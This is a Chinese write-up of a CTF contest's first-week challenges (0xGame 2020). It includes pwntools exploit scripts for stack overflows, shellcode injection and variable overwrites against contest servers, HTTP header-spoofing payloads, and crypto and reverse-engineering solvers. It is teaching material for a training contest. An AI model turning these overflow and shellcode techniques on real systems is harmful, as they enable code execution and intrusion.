0xGame第一周Writeup

记得复现

Pwn

欢迎来到0xGame平台

pwn需要远程交互,所以我们需要用nc连接题目,连上题目后会返回一个shell,然后就是cat flag,用cat 命令读取flag文件

程序源码:

```
// gcc src.c -o main -s
#include<stdio.h>
#include<malloc.h>
#include<string.h>
#include<stdlib.h>
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
    return alarm(0xF);
}

int main()
{
    my_init();
    puts("WelCome_To_0xCTF");
    system("/bin/sh");
}
```

帮我取一个题目名称

ret2text,栈空间有0x20大小,然后8字节覆盖rbp位置,再覆盖返回地址为shell函数的地址

```
from pwn import*
p = process('./main')
p = remote('39.101.210.214',10002)
p.sendafter("?",'U'*0x28 + p64(0x401162))
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-explicit -no-pie -z now -s
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

void shell()
{
```

```
    puts("[*] GetShell");
    system("/bin/sh");
}
void func()
{
    char buf[0x20];
    memset(buf,0,0x20);
    puts("Welcome 0xGame,Leave U2 Name?");
    read(0,buf,0x40);
    // scanf("%s",buf);
}

void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
//  return alarm(0xF);
}
int main()
{
    my_init();
    func();
}
```

该怎么起名呢

shellcode,因为题目是让我们执行shellcode,而程序是64位的,pwntools生成的shellcode默认是32位,所以需要设置一下架构 context.arch='AMD64'
然后前面填充0x20个字节,再加上shellcode

```
from pwn import*
p = process('./main')
context.arch = 'AMD64'
p = remote('39.101.210.214',10003)
p.sendlineafter('shellcode','\x90'*0x30 + asm(shellcraft.sh()))
p.interactive()
```

程序源码:

```
// gcc src.c -o main
#include<stdio.h>
#include<malloc.h>
#include<string.h>
#include<stdlib.h>
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
    return alarm(0xF);
}
int main()
{
    my_init();
    puts("Please input your shellcode");
```

```
    char *p  = malloc(0x1000);
    mprotect((p-0x10),0x1000,7);
    read(0,p,0xFFF);
    ((void (*)(void))(p + 0x20))();
}
```

variable_coverage

变量覆盖,观察下ida中,%lld可以向一个地址写入一个8字节长的十进制数,而后面判断某个变量是否值为0x2333,而这个变量距离前面的地址只有四个字节,所以当我们写入一个十进制数,那么这个十进制数在内存中的前四个字节会把判断是否为0x2333的变量值给覆盖掉

```
from pwn import*
p = remote('39.101.210.214',10007)
#p = process('./main')
p.sendline(str(0x233300000000))
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-all -pie -z now -s -m32
#include<stdio.h>
#include<malloc.h>
#include<string.h>
#include<stdlib.h>
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
    return alarm(0xF);
}

int main()
{
    int a;
    int b;
    my_init();
    puts("Ezzzzzzzzzzzz,please input the magic number");
    scanf("%lld",&b);
    if(a == 0x2333)
        system("cat flag");

}
```

easy_stack

32位程序传参
read原型是
ssize_t read(int fd, void *buf, size_t count);
    attempts to read up to count bytes from file descriptor fd
into the buffer starting at buf.
第一个参数是文件描述符,fd写0,表示标准输入
第二个参数是把数据写入的起始地址

第三个参数是可以写入的数据字节数
我们可以发现read的三个参数在栈最前面依次排列着

```
00:0000| esp  0xffffcfe0 ◂— 0x0
01:0004|      0xffffcfe4 —▸ 0xffffcff0 ◂— 0x0
02:0008|      0xffffcfe8 ◂— 0x100
```

然后我们再观察ebp的值 EBP 0xffffd078 —▸ 0xffffd088 ◂— 0x0
因为通常返回地址是储存在ebp下方,所以计算一下 0xffffd078 - 0xffffcff0 = 0x88 < 0x100
所以存在溢出,然后nc连接上题目发现回显了一个函数的地址
多尝试连接几次,发现这个地址是随机的
这个地址不清楚做什么的,所以先将接受到的地址保存到本地变量中,然后 前面 填充 0x88 + 4 个字节,再把接受到的地址将返回地址给修改掉
然后远程则是回显了一个flag

```
from pwn import*
p = process('./main')
p = remote('39.101.210.214',10008)
p.recvuntil('magic_address ')
shell = int(p.recv(10),16)
log.info('Shell:\t' + hex(shell))
p.send('\x00'*0x8C + p32(shell))
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-explicit -pie -z now -s -
m32
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

void shell()
{
    puts("COngratulation!!!");
    system("cat flag");
}
void func()
{
    char buf[0x80];
    memset(buf,0,0x20);
    puts("DO U know asm?");
    read(0,buf,0x100);
}
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
    printf("give u a magic_address %p\n",shell);
//  return alarm(0xF);
}
int main()
{
    my_init();
```

```
    func();
}
```

Web

robots协议

百度robots协议，访问http://web.game.0xctf.com:30051/robots.txt，发现flaaaggg.php，访问之获得flag

view_source

HTML注释不会显示，查看HTML源码，F12，或者ctrl+U获得flag

get&post

打开题目链接，发现直接给出代码：

```php
<?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['0xGame']) && isset($_POST['X1cT34m'])){
    $a = $_GET['0xGame'];
    $b = $_POST['X1cT34m'];
    $c = 'acd666tql';
    if($a === $c && $b === $c){
        echo $flag;
    }
}else{
    die("Do you konw GET & POST ?");
}
```


审计代码，发现只需要GET方式传参0xGame与POST方式传参X1cT34m的值都为acd666tql即可输出flag
所以Payload：


GET传参：

在http://web.game.0xctf.com:30101/ 后面加上?0xGame=acd666tql

POST传参：

利用BurpSuite或者Hackbar等插件，对网址http://web.game.0xctf.com:30101/?0xGame=acd666tql POST传参：X1cT34m=acd666tql，然后发送即可获得flag





或者使用curl命令：

curl -d 'X1cT34m=acd666tql' -X 'POST' http://web.game.0xctf.com:30101/?0xGame=acd666tql

wh1sper's_secret_garden

考察选手对HTTP协议的熟悉程度。

http://c.biancheng.net/view/3293.html

```
User-Agent里面含有wh1sper
Referer：https://ctf.njupt.edu.cn/
X-Forwarded-For：127.0.0.1
```

readflag

考察Linux系统常用命令。

```
ls / 可以查看根目录文件
cat /flag  读取根目录flag文件
```

Crypto

Calendar

题目给了一张图片和一串逗号隔开的坐标信息，没看出来的话不难想到去百度一下“日历加密”，这题只是做了简单的修改。

> SAT1,THU1,MON3,MON2,WED3,SUN2,THU1,SUN4,FRI3,THU1,MON4,MON4,FRI4,THU3,SUN4,SUN2,TUE4,THU1,FRI1,MON3,MON2

懒得百度的话，也不难看出前三个字母代表周一到周日，紧跟的数字范围是1～4，所以他们代表两个坐标，列举出来并用a～z替换1～26，即可得到flag。

easyXor

做出这题只需要知道异或的逆运算还是异或，反过来跑一遍就拿到了flag。

exp:

```
cipher=[72, 63, 38, 12, 8, 30, 30, 6, 82, 4, 84, 88, 92, 7, 79, 29, 8, 90, 85,
26, 25, 87, 80, 10, 20, 20, 9, 4, 80, 73, 31, 5, 82, 0, 1, 92, 0, 0, 94, 81, 4,
85, 27, 35]
flag=""
cipher+=[ord("^")]
for i in range(len(cipher)-1):
    flag = chr(cipher[len(cipher)-i-2]^cipher[len(cipher)-i-1])+flag
    cipher[len(cipher)-i-2]=ord(flag[0])
print(flag)
```

发现有的学弟跑完脚本手动补0，exp正确的话，是可以得到完整flag的。

supperAffine

这题其实就是普通的仿射加密，看起来是套了三层，但是一旦展开化简，仍然是Ax+B的一次式，并且过大的A和B都是没有意义的，可以等效为模数以内的数，所以解普通的仿射加密的脚本都可以直接解这一题。

exp:

```
from Crypto.Util.number import *
from string import ascii_letters, digits
table = ascii_letters+digits
cipher = "t6b7Tn{2GByBZBB-aan2-JRWn-GnZB-Jyf7a722ffnZ}"
MOD = len(table)


def find_ab():
    for a in range(MOD):
        for b in range(MOD):
            if (a*table.find("O")+b) % MOD == table.find(cipher[0]):
                if (a*table.find("x")+b) % MOD == table.find(cipher[1]):
                    if (a*table.find("G")+b) % MOD == table.find(cipher[2]):
                        if (a*table.find("a")+b) % MOD == table.find(cipher[3]):
                            print("a, b = {}, {}".format(a,b))
                            return (a, b)


flag = ""
A, B = find_ab()
for i in cipher:
    if i not in table:
        flag += i
    else:
        flag += table[inverse(A, MOD)*(table.find(i)-B) % MOD]
print(flag)
```

equationSet

这题是个简单的解方程组，可以发现给出的值有

$$
\begin{aligned}
n &= p \cdot q \cdot r \\
s &= p + q + r \\
t &= p \cdot (q + r)
\end{aligned}
$$

我们需要求的是

$$
\phi(n) = (p-1) \cdot (q-1) \cdot (r-1)
$$

其中

$$
p = GCD(n, t)
$$

所以

$$
\begin{aligned}
\phi(n) &= (p-1) \cdot (q \cdot r - (q+r) + 1) \\
&= (p-1) \cdot ((n-t)/p + 1)
\end{aligned}
$$

exp:

```
from Crypto.Util.number import *

c = 216719040256186298397028655750064798850...
n = 894056034566447301955142597300391580123...
s = 296550633935119159669335323468002356547...
t = 157435908314881832180551915807491465031...

p = GCD(n, t)
phi = (p-1)*((n-t)//p+1)
d = inverse(65537, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

这题也可以使用sagemath直接解，甚至不需要简单的公式推导：

```
var('p q r')
solve([p+q+r == s, p*q*r == n, p*q+p*r == t],[p,q,r])
```

可以直接求出3个素数的值，然后进行解密。

Fibonacci

这题的考点是斐波那契数列对一个模数n取模，会出现循环节，求出循环周期这题就相当于解决了。

这个周期就是皮萨诺周期（Pisano periods），先对n进行素因数分解，然后求解每个素数幂的周期，最后通过中国剩余定理（Chinese remainder theorem）合并，一个素数幂p^n的周期等于p^{n-1}乘以p的周期，所以需要求出每个素因数的周期。这里分为两种情况，如果5是模p下的二次剩余，那么p的周期是p-1的一个因数；如果不是，那么周期为2(p+1)的一个因数。5是否为模p的二次剩余，可以通过勒让德（Legrend）符号来判断。

不过这题的n很小，直接枚举就可以很快得到它的周期。。。（而且还挺快的orz

这里给出通过定理求解的脚本（用C++写矩阵快速幂来实现的话会快很多）。

```python
from Crypto.Util.number import *
from gmpy2 import next_prime

def genFibonacci():
    a = [1, 1]
    for i in range(2, 2**16):
        a.append(a[i-1]+a[i-2])
    return a

def Legrend(a, p):
    if a == 1:
        return 1
    if p % a == 0:
        return 0
    if a % 2 == 0:
        return Legrend(a // 2, p) * pow(-1, (pow(p, 2) - 1) // 8)
    return Legrend(p % a, a) * pow(-1, (a - 1)*(p - 1) // 4)


def isPeriod(T, a):
    for t in range(T):
        p = t+T
        while p < len(a):
            if a[p] != a[t]:
                return False
            p += T
    return True


def Factor_n(n):
    a = []
    for i in range(2**3, 2**5):
        if (not isPrime(i)) or (n % i):
            continue
        a.append([i, 0])
        n = n//i
        while n % i == 0:
            n = n//i
            a[-1][1] += 1
    return a


def Factor_x(x):
    a = []
    for i in range(2, x):
        if x % i == 0:
            a.append(i)
    return a


def solve(a):
    per = []
    for i in range(len(a)):
        prime = a[i][0]
        if Legrend(5, prime) == 1:
            fac = Factor_x(prime-1)
            tmp = prime-1
        else:
```

```
            fac = Factor_x(2*(prime+1))
            tmp = 2*(prime+1)
        fib_mod = [(k % prime) for k in fib]
        for t in fac:
            if isPeriod(t, fib_mod):
                per.append(t*(prime**a[i][1]))
                break
        else:
            per.append(tmp*(prime**a[i][1]))

    LCM = per[0]
    for i in range(1, len(per)):
        LCM = (per[i]*LCM)//GCD(LCM, per[i])
    return LCM

r = 6799657976717333
n = 34969
c = 18230697428395162035214602694158399484881314...
N = 18856119995376203055253776689360000192482523...

fib = genFibonacci()
a = Factor_n(n)
T = solve(a)

fib_mod = [(k % n) for k in fib]
S = sum(fib_mod[:T])*(r//T)+sum(fib_mod[:r%T])
p = next_prime(S**16)
q = N//p
m=pow(c,inverse(65537,(p-1)*(q-1)),N)
print(long_to_bytes(m))
```

Reverse

签到

ida打开程序,shift+f12发现flag

壳，了解一下

github上下载upx，upx -d 脱壳 打开程序，shift+f12发现flag

py一下

在线pyc反编译，只是简单的xor加密，反着xor就行了

easybit

简单的位运算,循环右移3位，所以循环左移3位即可

```
a = [0x06, 0x0F, 0xEC, 0x2C, 0xAD, 0xAC, 0x6F, 0x4E, 0x66, 0xEB,
  0x26, 0x6E, 0xEB, 0xCE, 0xAC, 0x4E, 0xE6, 0xEB, 0x8D, 0xCD,
  0x8E, 0x66, 0x4E, 0xAC, 0x6E, 0x8E, 0x2D, 0xCD, 0x27, 0xAF]

for i in range(len(a)):
    tmp = ((a[i]<<3)&0xff) ^ ((a[i]>>5)&0xff)
    print(chr(tmp),end='')
```

解方程

z3用一下即可

至于中间那些参数怎么改，我python还不怎么会，我反正是用ida的重命名的。。。。

```
from z3 import *
flag = [BitVec('x%d'%i,8) for i in range(0,28)]
s = Solver()
s.add(34 * flag[3] + 12 * flag[0] + 53 * flag[1] + 6 * flag[2] + 58 * flag[4] +
36 * flag[5] + flag[6]==0x51C5)
s.add(27 * flag[4] + 73 * flag[3] + 12 * flag[2] + 83 * flag[0] + 85 * flag[1] +
 96 * flag[5] + 52 * flag[6]==0xA240   )
s.add(24 * flag[2] + 78 * flag[0] + 53 * flag[1] + 36 * flag[3] + 86 * flag[4] +
 25 * flag[5] + 46 * flag[6]==0x8359   )
s.add(78 * flag[1] + 39 * flag[0] + 52 * flag[2] + 9 * flag[3] + 62 * flag[4] +
37 * flag[5] + 84 * flag[6]==0x9590   )
s.add(48 * flag[4] + 6 * flag[1] + 23 * flag[0] + 14 * flag[2] + 74 * flag[3] +
12 * flag[5] + 83 * flag[6]==0x69D9   )
s.add(15 * flag[5] + 48 * flag[4] + 92 * flag[2] + 85 * flag[1] + 27 * flag[0] +
 42 * flag[3] + 72 * flag[6]==0x9EC9   )
s.add(26 * flag[5] + 67 * flag[3] + 6 * flag[1] + 4 * flag[0] + 3 * flag[2] + 68
 * flag[6]==0x4916   )
s.add(34 * flag[10] + 12 * flag[7] + 53 * flag[8] + 6 * flag[9] + 58 * flag[11]
+ 36 * flag[12] + flag[13]==0x48B9)
s.add(27 * flag[11] + 73 * flag[10] + 12 * flag[9] + 83 * flag[7] + 85 * flag[8]
 + 96 * flag[12] + 52 * flag[13]==0xA376 )
s.add(24 * flag[9] + 78 * flag[7] + 53 * flag[8] + 36 * flag[10] + 86 * flag[11]
 + 25 * flag[12] + 46 * flag[13]==0x8CF0)
s.add(78 * flag[8] + 39 * flag[7] + 52 * flag[9] + 9 * flag[10] + 62 * flag[11]
+ 37 * flag[12] + 84 * flag[13]==0x8985)
s.add(48 * flag[11] + 6 * flag[8] + 23 * flag[7] + 14 * flag[9] + 74 * flag[10]
+ 12 * flag[12] + 83 * flag[13]==0x70D8)
s.add(15 * flag[12] + 48 * flag[11] + 92 * flag[9] + 85 * flag[8] + 27 * flag[7]
 + 42 * flag[10] + 72 * flag[13]==0x8DFA)
s.add(26 * flag[12] + 67 * flag[10] + 6 * flag[8] + 4 * flag[7] + 3 * flag[9] +
68 * flag[13]==0x4979)
s.add(34 * flag[17] + 12 * flag[14] + 53 * flag[15] + 6 * flag[16] + 58 * flag[1
8] + 36 * flag[19] + flag[20]==0x5135)
s.add(27 * flag[18] + 73 * flag[17] + 12 * flag[16] + 83 * flag[14] + 85 * flag[
15] + 96 * flag[19] + 52 * flag[20]==0x99AC)
s.add(24 * flag[16] + 78 * flag[14] + 53 * flag[15] + 36 * flag[17] + 86 * flag[
18] + 25 * flag[19] + 46 * flag[20]==0x7C3B)
s.add(78 * flag[15] + 39 * flag[14] + 52 * flag[16] + 9 * flag[17] + 62 * flag[1
8] + 37 * flag[19] + 84 * flag[20]==0x835D  )
s.add(48 * flag[18] + 6 * flag[15] + 23 * flag[14] + 14 * flag[16] + 74 * flag[1
7] + 12 * flag[19] + 83 * flag[20]== 0x5F62 )
s.add(15 * flag[19] + 48 * flag[18] + 92 * flag[16] + 85 * flag[15] + 27 * flag[
14] + 42 * flag[17] + 72 * flag[20]==0x8558 )
s.add(26 * flag[19] + 67 * flag[17] + 6 * flag[15] + 4 * flag[14] + 3 * flag[16]
 + 68 * flag[20]==0x4078 )
s.add(34 * flag[24] + 12 * flag[21] + 53 * flag[22] + 6 * flag[23] + 58 * flag[2
5] + 36 * flag[26] + flag[27]==0x4CB6)
s.add(27 * flag[25] + 73 * flag[24] + 12 * flag[23] + 83 * flag[21] + 85 * flag[
22] + 96 * flag[26] + 52 * flag[27]==0x9E43)
s.add(24 * flag[23] + 78 * flag[21] + 53 * flag[22] + 36 * flag[24] + 86 * flag[
25] + 25 * flag[26] + 46 * flag[27]==0x8E2C)
```

```
s.add(78 * flag[22] + 39 * flag[21] + 52 * flag[23] + 9 * flag[24] + 62 * flag[2
5] + 37 * flag[26] + 84 * flag[27]==0x93CF)
s.add(48 * flag[25] + 6 * flag[22] + 23 * flag[21] + 14 * flag[23] + 74 * flag[2
4] + 12 * flag[26] + 83 * flag[27]==0x713A )
s.add(15 * flag[26] + 48 * flag[25] + 92 * flag[23] + 85 * flag[22] + 27 * flag[
21] + 42 * flag[24] + 72 * flag[27]==0xA2EF )
s.add(26 * flag[26] + 67 * flag[24] + 6 * flag[22] + 4 * flag[21] + 3 * flag[23]
 + 68 * flag[27]== 0x48AD)


if s.check() == sat:
    m = s.model()
    Str = [chr(m[flag[i]].as_long().real) for i in range(28)]
    print(''.join(Str))
```

Misc

签到题

根据题目描述，在Rules页面的比赛须知发现了flag：

0xGame{Welc0m_to_0xGame2020}

easyBase

Base64，Base16解密即可

QR_repair

GIF可以拖到ps里面取出两张有效的图片（也有一些其他的本地/在线工具可以分离），然后在ps或者画图（甚至打印出来。。）拼好补上三个角的定位符即可扫出flag。

lowerBase64

这题本意是想让大家简单了解一下base64的，然后写脚本爆破，没想到好多手动枚举的（orz

Base64会把原文的3个字节为一组，一共是24bits，6bits一组重组为4个新的字符。所以我们爆破时需要以4个一组，枚举所有字母大小写的组合，然后进行解码。


exp:

```
from base64 import b64decode
from itertools import product

c = 'mhhnyw1lezviodq1ntkxltmwmditngjlny1hzgi5lwu4m2q1ntcymtblnx0='
table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-{}'

flag = b""
real_data = ""
for i in range(0, len(c), 4):
    pos = []
    for char in c[i:i+4]:
        pos.append([char.lower(), char.upper()])
    cases = ["".join(k) for k in product(*pos)]
    for case in cases:
        if all(chr(char) in table for char in b64decode(case)):
            real_data += case
```


```
            flag += b64decode(case)
            break
print(real_data)
print(flag.decode())
```

pcap

下载解压得到pcap文件，使用wireshark进行流量分析，文件-导出对象-HTTP



随便看一下流量会发现upload.php，肯定是个文件上传，这些sql注入语句是混淆流量，直接搜索upload：



然后点击Save，保存为zip文件，解压得到一张PNG图片

然后可以找一找这个表情包（问过一遍万能的群友发现大家都没有这个表情包的话可以试试百度呀），亲测百度上很容易找到这个表情包，会发现这题的图片短了一截，然后学习一下怎么改图片高度，在winhex或010editor里面，改一下图片高度即可看到下面的一行flag。


你的代码写的真棒！
blued
0xGame{your_code_is_awesome}